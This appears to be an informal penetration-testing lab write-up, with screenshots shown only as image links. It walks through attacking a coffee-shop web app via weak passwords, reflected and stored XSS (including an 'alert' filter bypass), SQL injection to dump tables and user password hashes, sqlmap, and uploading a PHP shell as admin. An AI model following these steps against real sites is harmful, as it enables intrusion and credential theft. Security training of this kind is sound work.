
Next, we tried to create an account with weak password and we discovered that it actually allows us to do that. We now know that this web app succeptible to an easy bruteforce attack because it allows for weak passwords without a check. We used user = bee and password = test




I also noticed that the application has no check of any sort as it allows two people to create account with exactly same parameters.




From above image, we see that the website is vulnerable to a reflected xss attack. Image below is more proof of Reflected Xss. The weakest type





Also vulnerable to html injection attack

At the stage of adding a comment, the basic payload does not work, i.e; alert has been filtered out but prompt still works further confirming Stored Xss this time on the web app comment page




**SQLI from Here on**



This script gave us all the coffees in this web app. It should do that in this way. We are typically supposed to click to access each




Gives the number of columns in this web app





This script prints out every table name in this app. We also have the table for users which is sqli

Column name gives us columns



We now use table name to find users in the app and passwords which are in hash for us to crack.

**OR JUST USE SQLMAP AND REST**



**FROM HERE WE CAN USE THE PASSWORD AND LOGIN IN AS AN ADMIN AND THEN UPLOAD A PHP SHELL BECAUSE WE HAVE .PHP ON THE WEB APP AND THAT IS THE SAME METHOD AS SHOWN BEFORE AND ABOVE**